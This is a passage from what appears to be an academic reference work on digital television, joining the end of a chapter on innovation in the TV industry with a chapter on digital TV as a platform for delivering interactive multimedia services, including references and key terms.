We could see that the adoption of the digital technologies represents radical changes for content providers since these firms are adopting the unique and state-of-the-art technological advances to produce digital content. However, they still address the same existing market. On the other hand, the advent of digital TV represents disruptive changes for TV channels and networks. These firms are departing from serving existing, mainstream markets to new ones. This research focused mainly on the transition from the analog to digital technologies on the television industry, and for this reason it did not cover the role of the service providers that emerges mainly after the digital TV is implemented.

Some future directions can differentiate the strategic responses to the adoption of tech and market-based innovations including also the differences between entrants and incumbents. There is lack of research on the study of competition between incumbents that adopt a new technology to supplement existing operations and entrants that rely primarily on the new technology. Following this line, researchers could also consider the meaning of these digital technologies for service providers.

ACKNOWLEDGMENTS

The Brazilian Coordination for the Improvement of Higher Education Personnel (CAPES) supported this research. I wish to thank three anonymous reviewers for useful comments.

REFERENCES

Benner, M. J., & Tushman, M. L. (2003). Exploitation, exploration, and process management: The productivity dilemma revisited. *Academy of Management Review, 28*(2), 238-256.

Burns, T., & Stalker, G. (1961). *The management of innovation*. London: Tavistock Publications.

Chandy, R., & Tellis, G. (1998). Organizing for radical product innovation: The overlooked role of willingness to cannibalize. *Journal of Marketing Research, 34*(4), 474-487.

Charitou, C. D., & Markides, C. C. (2003). Responses to disruptive strategic innovation. *MIT Sloan Management Review, 44*(2), 55-63.

Christensen, C. M. (1997). *The innovator's dilemma*. Boston: Harvard Business School Press.

Christensen, C. M., & Bower, J. L. (1996). Customer power, strategic investment, and the failure of leading firms. *Strategic Management Journal, 17*(3), 197-281.

Elkin, T., & Ueland, J. (1999). Evolutionary wars. *Brandweek, 40*(2), 20-26.

Galperin, H. (2005). *Digital broadcasting in the developing world: A Latin American perspective.* Working paper.

Galperin, H., & Bar, F. (2002). The regulation of interactive TV in the U.S. and the European Union. *Federal Communications Law Journal, 55*(1), 61-84.

Hult, G. T., Hurley, R., & Knight, G. A. (2004). Innovativeness: Its antecedents and impact on business performance. *Industrial Marketing Management, 33*(5), 429-438.

Im, S., & Workman, J. (2004). Market orientation, creativity, and new product performance in high-technology firms. *Journal of Marketing, 68*(2), 114-132.

Ketchen, D. J., Snow, C. C., & Hoover, V. L. (2004). Research on competitive dynamics: Recent accomplishments and future challenges. *Journal of Management, 30*(6), 779-804.

Kruger, L. G. (2005). *Digital television: An overview*. CRS Report for Congress. Retrieved February 2006, from www.bna.com/webwatch/crsdigitaltv1.pdf

Pagani, M. (2003). *Multimedia and interactive digital TV: Managing the opportunities created by digital convergence*. Hershey, PA: Idea Group Publishing.

Porter, M. E. (1990). The competitive advantage of nations. *Harvard Business Review, 68*(2), 73-93.

Schumpeter, J. (1934). *The theory of economic development*. Cambridge, UK: Cambridge University Press.

Trombino, S. (2006). Watching the TiVo effect. *Business Week Online*. Retrieved March 2006, from http://www.businessweek.com/investor/content/mar2006/pi20060302_999595.htm

Wilbur, K. C. (2006). *Modeling the effects of advertisement-avoidance technology on advertisement-supported media*. [Working paper].

Wind, J., & Mahajan, V. (1997). Issues and opportunities in new product development: An introduction to the special issue. *Journal of Marketing Research, 34*(1), 1-12.

Yoffie, D. B., & Yin, P. L. (2005). Strategic inflection: TiVo in 2005. *Harvard Business School Cases, October 1*, 706-421.

Zhou, K. Z., Yim, C. K., & Tse, D. K. (2005). The effects of strategic orientations on technology- and market-based breakthrough innovation. *Journal of Marketing 69*(2), 42-60.

KEY TERMS

Advertisement-Avoidance Technology (AAT): Wilbur (2006) has used this term to define those technologies that allow consumers to avoid advertisement. Some examples of AAT include the remote control, which allows people to change the channel while commercials are broadcasted, and software programs that block "pop-up" and banner ads on the Internet.

Breakthrough Innovation: Innovations that are unique or state-of-the-art technological advances in a product category that significantly alter the consumption patterns of a market (Wind & Mahajan, 1997). This type of innovation is sometimes known as a radical, disruptive, and discontinuous innovation. However, some authors (e.g., Zhou, Yim, & Tse, 2005) have conceptualized breakthrough innovation in a different way. They have identified that both radical and disruptive are different types of breakthrough innovation.

Digital Content: Digital content or digital programming is the content produced with digital cameras and other digital production equipment. Such equipment is distinct from what is currently used to produce conventional analog programming.

Digital Transmission: Digital television is based on the transmission of a digitized signal which is transformed into a binary numerical sequence, that is a succession of 0 and 1. This signal can be transmitted via satellites, cable networks, terrestrial broadcasting channels and other medias as MMDS (Multipoint Microwave Distribution System) or ADSL (Asymmetric Digital Subscriber Line).

Digital TV (DTV): Digital television (DTV) is the new television service that uses digital modulation and compression to broadcast video, audio, and data signals to television sets. It can be used mainly to carry more channels in the same amount of bandwidth than analog TV and to receive high-definition programming.

Digital Video Recorder (DVR): It is similar to a videocassette recorder (VCR); however, it records digitally onto a hard drive instead of onto videocassette tape. It is sometimes called PVR (see PVR).

Market-Based Innovation: This type of innovation refers to firms that depart from serving existing and mainstream markets to new ones. It refers to new and different technologies that create a set of fringe, and usually new, customer values (Benner & Tushman, 2003; Christensen & Bower, 1996).

Personal Video Recorder (PVR): It is the same as digital video recorder; a separate device for digital hard disk recording and storage of television programs.

Tech-Based Innovation: This type of innovation represents firms that adopt new and advanced technologies (state-of-the-art). It improves customer benefits relative to existing products for customers in existing markets.

Digital TV as a Tool to Create Multimedia Services Delivery Platform

Zbigniew Hulicki
AGH University of Science and Technology, Poland

INTRODUCTION

Digital TV-based communication systems provide cost-effective solutions and, in many cases, offer capabilities that are difficult to obtain by other technologies (Elbert, 1997). Hence, many books and papers on digital television (TV) and content distribution networks have been published in recent years (Burnett, 2004; Collins, 2001; Dreazen, 2002; ETR, 1996; Hulicki & Juszkiewicz, 1999; Mauthe & Thomas, 2004; Scalise, Gill, & Faria, 1999; Seffah & Javahery, 2004; Whitaker & Benson, 2003). None of them, however, provide an exhaustive analysis of the service provision aspects at the application layer. Therefore, this contribution aims to fill that gap with a comprehensive view on the provision of services on digital TV platform which can serve as the multimedia service delivery platform (MSDP) that can provide a unified tool for the optimized exchange of services between users, operators, and service and content providers.

MULTIMEDIA SERVICES ON TV PLATFORM


Digital video broadcasting (DVB) is a technology readily adaptable to meet both expected and unexpected user demands (DVB, 1996; Raghavan & Tripathi, 1998) and one can use it for providing the bouquets of various services (Fontaine & Hulicki, 1997; Hulicki, 2001). Because it is still unclear exactly which multimedia services will be introduced, and how the advent of digital technology alters the definition of the audio-visual media and telecoms markets and affects the introduction of new services, one has to consider a number of various aspects and issues dealing with definition, creation, and delivering of digital TV services. The article does introduce common technology features of DTV and describes different perspectives on SDP as well as the business and technical influences that drive its evolution. Two most important factors that can be used to package network capabilities and services into offerings are the management and sales of services. One can also use them to track service usage, in order to identify opportunities for improvement and additional sales. Under consideration will be also a question of the possible substitutions of products and services which, previously, were not substitutable, and now result in new forms of competition.

Digital Multimedia TV Services

The advantage of digital TV (DTV) platform is the ability to provide a rich palette of various services, including multimedia and interactive applications, instead of providing only traditional broadcast TV services (Hulicki, 2000). In order to explore different services that can be provided via DTV systems, a generic services model is to be defined. This model will combine types of information flows in the communication process with categorization of services.

Depending on different communication forms and their application, two categories of telecommunications services can be distinguished on digital TV platform, that is, broadcast (or distribution) and interactive services (cf. Figure 1). These categories can be further divided into several subcategories (de Bruin & Smits, 1999); that is, the distribution subcategory will include services with and without individual user presentation control, while the registration, conversational, messaging, and retrieval services will constitute a subcategory of the interactive services. The interactive services will be the most complex because of numerous offerings and a widely differing range of services with flexibility in billing and payment (Fontaine, 1997). The huge popularity and commercial success of the content and media-based services, such as music and ring-tone download services, video-clip services, and combinations of these services, has created a unique set of forces that influence the evolution of service delivery platforms. Therefore, MSDP must today be able to (Johnston, 2007):

Figure 1. TV services categorized according to the form of communication



- Add content assets to operator service offerings;
- Manage transcoding, adaptation, and digital rights management (DRM); and
- Provide business intelligence, in order to show content owners how their content is performing in operator channels.

However, based on the object and content of services some of them will refer to multimedia services whereas the others will continue to be plain telecommunication services (cf. Figure 2).

On the other hand, depending on the content's economic value, some of these services may be provided via a conditional access (CA) system and will constitute the category of conditional access services. CA system ensures that only users with an authorized contract can select, receive, decrypt and watch a particular TV programming package (EBU, 1995; Lotspiech, Nusser, & Pestoni, 2002; Rodriguez & Mitaru, 2001). None of the networks currently in operation gives the possibility of providing all these services, but digital TV seems to have a big potential for this (Hulicki, 2002).

The traditional principle of analog television is that the broadcaster's content is distributed via a broadcast network to the end user, and with respect to these kinds of services, television can be considered a passive medium. Unlike analog, digital TV enables more

Figure 2. A generic service model on digital TV platform





Figure 3. A generic model of DVB platform for interactive services



than the distribution of content only; that is, it allows a provision of interactive multimedia services. This implies that user is able to control and influence the subjects of communication via an interactive network (ETSI, 2000) (cf. Figure3).

Even though the user is able to play a more active role than before, the demand for interactive multimedia services continues to be unpredictable. Nevertheless, as the transport infrastructure is no longer service-dependent, it becomes possible to integrate all services and evolve gradually towards interactive multimedia (Hulicki, 2005; Tatipamula & Khasnabish, 1998; Raghavan & Tripathi, 1998).

The functions required for service distribution are variable and can be addressed in accordance with three main parameters: bandwidth, interactivity, and subscriber management. The services to be developed will have variable transmission band requirements according to the nature of information transmitted (voice, data, video), the quality of the transmitted image and the compression techniques employed (Furht, Westwater, & Ice, 1999). On the other hand, these technological factors have crucial impact on the network ability to simultaneously manage services calling for different rates (Newman & Lamming, 1996). Moreover, interactivity requirements vary according to the respective service, that is, from the simple dispatch of a small amount of data to the network for ordering a programme (e.g., pay-per-view), to videophony, a service requiring symmetrical interactivity. The services will also need different type of links established between server and user, and between subscribers themselves—for example, a specific point-to-point link between the server and the subscriber for a video on demand (VoD) service, or flexible access to a large number of servers in transaction or information services, or the simple broadcast channel in broadcast TV service. It is thus possible to specify several categories of service, ranging from the most asymmetrical to the most symmetrical as well as with local, unidirectional, or bidirectional interactivity (Huffman, 2002).

Besides, the services claim also for subscriber management functions, involving access conditioning, billing, means of payment, tiering of services, consumption statistics, and so on. These functions, in turn, will not only call for specific equipment, but will also involve a big change in the profession of operator, no matter what the network system (DVB-S, DVB-C, or DVB-T) is.

Figure 4. The layer model of services on digital TV platform

Interactive Services	**Content Driven**	**Information**	interactive teletext
			EGP
			advertising
			video yellow pages
		Participation	direct response TV
		Schedule	PPV
			NVoD
			VoD
	Value Added	**Convenience**	tele-banking
			real estate
		Tele-education	distant learning (lessons re-runs)
	Enhanced TV	**Entertainment**	trial games
			network games
		Conversational	video-communication
			video-conference
		Internet Access	limited
			full

Although the demand for new multimedia services is hard to evaluate—and maybe there is no real killer application—the broadcasters and network operators, in general, tend to agree on an initial palette of services most likely to be offered. Based on the object and content of services aimed at a residential audience, the palette of interactive multimedia services involves: leisure services, information and education services, and services for households (Fontaine & Hulicki, 1997). However, the technological convergence has impact on each traditional service-oriented sectors of the communications industry. Hence, as the entertainment, information, telecommunications, and transaction sectors are becoming more and more dependent on eachother, their products tend to be integrated. The resultant interactive multimedia services will constitute the layer model of telecommunication services to be provided on digital TV platform (cf. Figure4).

Taking into account a typology of telecommunication services to be provided via the television medium and using a general prediction method for user demands (Hulicki,1998), one can estimate an early demand profile for a given subscriber type of digital TV platform. Nevertheless, service offerings differentiation and time-to-market efficiency remain to be solved; faced with declining revenues from classical point-to-point communication services, operators are increasingly turning to value-added services and triple-play strategies to evolve their businesses. The idea is that by offering a larger set of services they can reach a broader market and thereby increase revenues.

INFRASTRUCTURE FOR PROVISION OF SERVICES

It has been already mentioned, that DVB seems to be one of the most important and insightful technologies for providing a personalized service environment. Its technical capabilities can be used to support the integration of digital TV and the interactive multimedia services, and to meet future demands of users as well (Bancroft, 2001). The indispensable infrastructure for transporting DTV and multimedia services include both wire and wireless broadcast networks, and not only traditional TV network carriers (terrestrial, satellite, and cable) are endeavouring to be able to offer such services, but also new operators, who use for that purpose competitive technological options such as multichannel multipoint distribution service (MMDS) or microwave video distribution service (MVDS) (Dunne & Sheppard, 2000; Whitaker & Benson, 2003).

Looking at the infrastructure offering, it is important to note that the technical capacities of different network types comprising satellite communications (TV Sat), cable (CATV) and terrestrial networks (diffusion TV), MMDS and public switched telecommunication networks (PSTN) might be or not be essentially different. Hence, the competitive position of each of these infrastructures in offering digital TV, multimedia, and interactive services can be apprehended by discussing the following aspects (de Bruin & Smits, 1999):

- The current position they hold in the residential market in terms of penetration rates;
- The network deployment conditions, that is, the size of financial investments required for implementing suitable technology for providing these services, and the time needed to build or modernise the networks; and
- The types of service they can or will be able to offer, conditioned by the optimal technical characteristics of the networks.

Users will also benefit from well thought-out MSDP implementation because they can more easily (Hulicki, 2005; Johnston, 2007):

- Find and make sense of service offerings;
- Subscribe to and consume services across different networks and devices; and
- Understand promotions, discounts, and bills.

Besides, such MSDP should also help to flatten out diverse obstacles that could stand between users and service providers. This, in turn, should contribute to increased service usage, customer satisfaction and retention.

By exploring the existing environment that affects the development of digital television and related multimedia services and carrying out a comprehensive analysis of the networks in terms of service provision, network implementation and their potential technical evolution in the future, one should be able to answer the question: Which services on which networks?

Most of market players agree that digital TV will be distributed by all the traditional television carriers—terrestrial, satellite, and cable networks—although an interesting alternative is new technological options, such as wireless cable (MMDS) (Scalise et al., 1999). Hence, the infrastructures for transporting digital TV and/or multimedia services include both wire and wireless broadcast networks, and all telecoms operators are endeavouring to increase network capacity to be able to offer digital TV and interactive multimedia services.

Currently, the major way for distributing digital TV services is the broadcast of radio signals (cf. Figure2). In some countries however, the terrestrial network for broadcasting analogue TV still dominates the television market, but the idea of using this infrastructure to transmit digital signals has received little encouragement, compared with cable and satellite alternatives (Hulicki, 2000). Unfortunately, digital terrestrial broadcasting comes up against congestion in the terrestrial spectrum and some other problems relating to control of the network (Spagat, 2002). On the other hand, a satellite TV broadcasting is a relatively simple arrangement. From the individual reception point of view, the advantages of this transmission mode include: simplicity, speed (immediate ensuring of large reception) and attractiveness (i.e., relatively small cost of service implementation, as well as a wide (international) coverage) (Elbert, 1997). At the same time, the same service requires special features and distinct measures on different access and core networks. The market for collective reception, however, seems fairly difficult for digital satellite services to break into (Huffman, 2002) in many parts of the world.

Another major way for distributing digital TV services is supported by the wire networking infrastructure (i.e., users can subscribe to two coexistent types of wire network): CATV networks and the telephone network. Originally, these networks performed clearly different functions: cable TV networks are broadband and unidirectional, whereas telecommunications networks are switched, bidirectional, and narrowband. Neither of these networks is currently capable of distributing complex interactive multimedia services: cable network operators lack the bidirectionality, and even the switching (Thanos & Konstantas, 2001), while operators of telecommunications networks do not have the transmission band for transporting video services. In both cases, the local loop is in the forefront—on the one hand, because it constitutes a technical bottleneck, and on the other, because it represents a major financial investment (de Bruin & Smits, 1999; Scalise et al., 1999). However, in certain cases, an operator might want to cross-promote usage on the mobile network with usage on the fixed network. Hence, the MSDP should enable the converged parts of the service offering—in particular, packaging, promotion, and consumption (Johnston, 2007).

The basic question concerning the development of MMDS networks is bound up with the frequency zones to be used; in other words, the number of channels and transmitter coverage vary with the allocation of frequencies, which is a highly regulated national concern (Hulicki, 2000). The digitisation of an MMDS system calls for the installation of specific equipment at the network head-end and also adaptation of the transmitter, but it is able to overcome the main drawback in this transmission mode, that is, limited channel capacity, and it may be perceived as a transition technology. In countries enjoying high cable network penetration, its development will undoubtedly remain limited whereas in countries where CATV is encountering difficulties or where it was virtually unknown, the system is certainly of real interest (Furht et al., 1999).

Many operators plan to deliver the same services over multiple networks (service convergence). DTV is one example of a service that clearly shows how different implementations (e.g., mobile TV and IPTV service) can have distinct commonalities on the service or application layer—users must be able to discover and subscribe to the services, and operators must be able to promote, authorize, meter, and charge for them.

Regardless of the transmission medium, the reception of digital TV services calls for the installation of subscriber decoders (set top boxes (STBs)) for demodulating the digital signals to be displayed on a screen of user’s terminal (TV receiver), which itself will remain analog for the next few years. On the other hand, it seems to be obvious that future TV sets will access to some computer services and a TV tuner will be incorporated in PCs. Nevertheless, computer and TV worlds are still deeply different. A TV screen is not suited for multimedia content and its text capabilities are very poor. The remote control does not satisfy the real user needs; that is, the interface tool is unable to make an easy navigation through programs, sites, or multimedia content. The computing power and media storage are low, and it is hard to see how interactive TV Guide could work in an easy friendly manner with the embedded hardware of today.

Unlike the TV set, PC architecture is universal and cheap, but its life is short. PC has also a smaller screen and is not yet adapted to high speed multimedia. One can expect however, that because of constantly adding or upgrading software and hardware by users, capabilities of PCs will continue to grow in future. Hence, the convergence of PCs and TVs is underlying a large debate about future TV.Nevertheless, one can assume that PCs and TVs will be probably following parallel paths but not merge completely (Fontaine & Hulicki, 1997). Therefore, today, the major TV companies have put the biggest investment on DVB and subscriber decoders. The role of the decoder is of the foremost importance, as it represents the access to the end subscriber (Dreazen, 2002). The uniqueness or multiplicity of set top boxes remains however a key issue.

CREATION AND DELIVERY OF SERVICES

Distribution of digital TV and interactive multimedia services via satellite and/or terrestrial TV channels (e.g., MMDS or MVDS systems) seems to be a truly solution to fulfill the needs for broadband communication of the information age (Dunne & Sheppard, 2000). However, different requirements imposed by the various approaches to satellite communication systems have consequences on system design and its development. The trade-offs between maximum flexibility on one hand, and complexity and cost on the other, are always difficult to decide, since they will have an impact not only on the initial deployment of a system, but also on its future evolution and market acceptance (de Bruin & Smits, 1999). Moreover, the convergence of services and networks has changed requirements for forthcoming imaging formats (Boman, 2001; DAVIC, 1998).

As traditional networks begin to evolve towards new multiservice infrastructure, many different clients (TVs, home PCs, and game consoles) will access content on the Internet. Because the traditional telecommunications market has been vertically integrated (de Bruin & Smits, 1999), with applications and services closely tied to the delivery channel, new solutions—based on the horizontally-layered concept that separates applications and services from the access and core networks—have to be developed. Besides, specific emphasis should be placed on the critical issues associated with a dual-band communication link concept, namely a broad band on the forward path, and a narrow or wide band on the return interactive path. In the future multimedia scenario, the integration of satellite resources with terrestrial networks will support technical and economical feasibility of services via satellite and/or terrestrial TV. In order to develop multimedia services and products for different categories of users, a number of aspects has to be considered. The process starts with service definition. In this phase, candidate applications have to be analysed, targeting two main categories of users—namely "residential" and "business"—from which the user profile could be derived. The next stage will include system design; that is, the typology of the overall system architecture for the operative system has to be assessed and designed. A specific effort should be placed on integrated distribution of services (digital TV and multimedia together with interactive services), as well as on the service access scheme for the return channel operating in a narrow or wide band, aimed at identifying a powerful access protocol. In parallel, various alternatives of the return interactive channel can be considered and compared with the satellite solution. Then, a clear assessment of the system economical viability will be possible. Different components of the system architecture should be analysed in terms of cost competitiveness in the context of a wide and probable intensive expansion of services provided through an interactive DVB-like operative system. The objective of the analysis will not only be to define the suitability of such technology choice but also to point out the applications and services which can be better exploited on the defined DVB system architecture.

In an attempt to cope with implementation aspects and design issues, service providers are faced with a dilemma. Not only must they choose an infrastructure that supports multiple services, but they must also select, from among a variety of last-mile access methods, how to deliver these multimedia services cost-effectively now and in the future. Besides, when a new service succeeds, an initial deployment phase is usually followed by a sustained period of significant growth. The management systems must not only be able to cope with a high volume of initial network deployment activity, but also with the subsequent rapidly accelerating increase in the load (Dunne & Sheppard, 2000). Hence, in the service domain, one has to:

- Analyse distribution of digital TV programmes bounded up with delivery of advanced multimedia services to residential customers in a number of different areas: education (i.e., distance learning) and information (e.g., news on demand), entertainment (e.g., movie on demand, broadcast services) and commercial (e.g., home shopping);
- Thoroughly evaluate the possibility of offering high quality multimedia services with different levels of interactivity, ranging from no interaction (e.g., broadcast services) to a reasonably high level of interaction (i.e., distance learning and teleworking, also transaction services, e.g., teleshopping); and
- Analyse both the relationship between DVB and interactive services and the possibility of accessing interactive multimedia and Internet via different terminal equipment, from set-top-boxes to PCs, taking careful consideration of the evolution of the former towards network computing devices.

In order to achieve the best overall system solution in the delivery platform domain, the following key issues should be addressed:

- Optimization of both the service access on the return link in the narrow or wide band (in terms of protocols, transmission techniques, link budget trade-offs, and so on), and usage of downstream bandwidth for provision of interactive services bounded up with distribution of digital TV programmes;
- Adoption of alternative solutions for the return channel in different access networks scenaria;
- Cost-effectiveness of the user terminal (RF sub-system and set-top-box) and viability of the adopted system choices for supporting new services; and
- Effective integration of DVB platform on surrounding interactive multimedia environment.

Apart from the overall system concept and its evolution, the introduction of such integrated platform will have a large impact, even in the short term, due to the potential of digital TV (multimedia market), and from the social one, due to the large number of actual and potential users of interactive services (e.g., Internet). Besides, the introduction of multicast servers for multipoint applications should significantly increase the potential of the integrated DVB infrastructures allowing interactive access to multimedia applications offered by content developers and service providers. MSDP must thus accommodate evolving business models by achieving a clear separation of business processes from service delivery technologies. Furthermore, it must enable operators to rapidly launch and manage services while making maximum reuse of network and system assets—for example, if triple-play is concerned, a network operator might want to employ the MSDP to integrate voice and presence in buddy lists during a sports event delivered via IPTV, mobile TV (DVB-H), or both. To succeed in these roles, the MSDP should support portals, where consumers may discover and consume operator offerings, as well as business-to-business (B2B) gateways, where external content and services can connect to operator business processes and network channels (Johnston, 2007).

FUTURE TRENDS

In recent years, one can observe a convergence of various information and communication technologies on media market. As a result of that process, the digital TV sector is also subject to the convergence. Hence, the entertainment, information, telecommunications, and transaction sectors of media market can play an important part in the development of new interactive multimedia services in the context of digital TV. The market players from these traditional sectors are trying to develop activities beyond the scope of the core business and compete to play the gatekeeper's role between sectors (Ghosh, 2002). At the same time, however, they have also to cooperate by launching joint ventures, in order to eliminate uncertainties in a return on investment, typical for new markets. Economies of scale can lead to cost reductions, and thus to lower prices for customers. Moreover, combined investments can also lead to a general improvement of services. From the user's perspective, one of the positive and useful results of such integration on the basis of cooperation could be creation of a one-stop "shopping counter" through which all services from the various broadcasters could be provided. Such solution offers three important advantages: the user does not have to sign up with every single service provider, there is no necessity to employ different modules to access the various services, and finally, competition will take place on the quality of service, rather than on the access to networks. From the broadcaster's point of view, the advantage of the open STB is that the network providers could still use its proprietary conditional access management system (CAMS). Hence, there is a number of questions and open problems that concern the provision of multimedia services on digital TV platform, such as the creation of an economic model of the market for digital TV services, both existing and potential, which might be used for forecasting, a development of both the new electronic devices (STBs, integrated or digital TV receivers) to be used at the customer premises, and new interactive multimedia services (Newell, 2001). Devices are becoming increasingly more powerful and, as a result, user perception of devices is changing. Today, increasing device capability and diversity causes the users see their devices as personal gadgets that can be extended with software (such as games), filled with downloaded media, and used for capturing and producing their own content. In addition, technical advances, such as those enabled by IP Multimedia Subsystem (IMS), have given rise to new kinds of communication services on top of a standardized all-IP network without specific per-service additions to the network itself (Johnston, 2007). These developments put even greater expectations on service delivery platform. Where quality of service is concerned, device management and awareness are becoming an ever important part of satisfying user expectations.

New technologies are constantly being introduced to enable new types of services. Technologies, such as the session initiation protocol (SIP) and IMS, are leading the way toward an ever-capable all-IP control layer where person-to-person and value-added services can be created on standardized network interfaces and delivered over a variety of access networks (fixed or wireless). In general, because technological developments in the field of digital TV have implications for the whole society, policy and decision makers in the government, industry, and consumer organizations must assess these developments, and influence them if necessary.

CONCLUSION

This contribution aimed to explore various aspects dealing with the provision of the interactive and multimedia services on digital TV platform. Without pretending to be exhaustive, the article provides an overview of DVB technology and describes both the existing and potential multimedia services to be delivered on DTV platform. It also examines the ability of digital TV infrastructure for provision of different services.

Because this field is undergoing rapid development, underlying this contribution is also a question of the possible substitutions of services which, previously, were not substitutable. At the same time, an impact of the regulatory measures on the speed and success of the introduction of digital television and related multimedia services has been also discussed.

The scope of this article does not extend to offering conclusive answers to the above mentioned questions or to resolving the outlined issues. In the meantime, the article is essentially a discussion document, providing a template for evaluating current state-of-the-art and a conceptual framework which should be useful for addressing the questions to which the media market players must, in due course, resolve in order to remove barriers impeding progress towards a successful implementation of digital multimedia TV services. Service delivery platform does not create and deliver services—it only support a creation and delivery of services that is the business of standardized network enablers, devices, and related service-delivery infrastructures.

REFERENCES

Bancroft, J. (2001). Fingerprinting: Monitoring the use of media assets. In *Proceedings of the International Broadcasting Convention Conference – IBC'01* (pp. 55-63), Amsterdam.

Boman, L. (2001). Ericsson's Service Network: A "melting pot" for creating and delivering mobile Internet service. *Ericsson Review*, *78*(2/2001), 62-67.

Burnett, R., et al. (Eds.). (2004). *Perspectives on multimedia: Communication, media and information technology*. New York: John Wiley & Sons.

Collins, G.W. (2001). *Fundamentals of digital television transmission*. New York: John Wiley & Sons.

DAVIC (Digital Audio-Visual Council). (1998). *DAVIC 1.4 specification.* Retrieved December 3, 2007, from http://www.davic.org/

de Bruin, R., & Smits, J. (1999). *Digital video broadcasting: Technology, standards, and regulations*. Norwood: Artech House.

Dreazen, Y.J. (2002, August 6). FCC gives TV makers deadline of 2006 to roll out digital sets. *The Wall Street Journal*, p. CCXL.

Dunne, E., & Sheppard, C. (2000). Network and service management in a broadband world. *Alcatel Telecommunications Review*, *4*, 262-268.

DVB/European Standards Institute. (1996). *Support for use of scrambling and conditional access (CA) within digital broadcasting systems* (ETR 189). Retrieved December 3, 2007, from http://www.dvb.org/

EBU (European Broadcast Union). (1995, Winter). Functional model of a conditional access system. *Technical Review*, pp. 64-77.

Elbert, B. (1997). *The satellite communication applications handbook.* Norwood: Artech House.

ETR XXX. (1996). *Digital video broadcasting (DVB); Guidelines for the use of the DVB specification: Network independent protocols for interactive services (ETS 300 802)*. The recommendation.

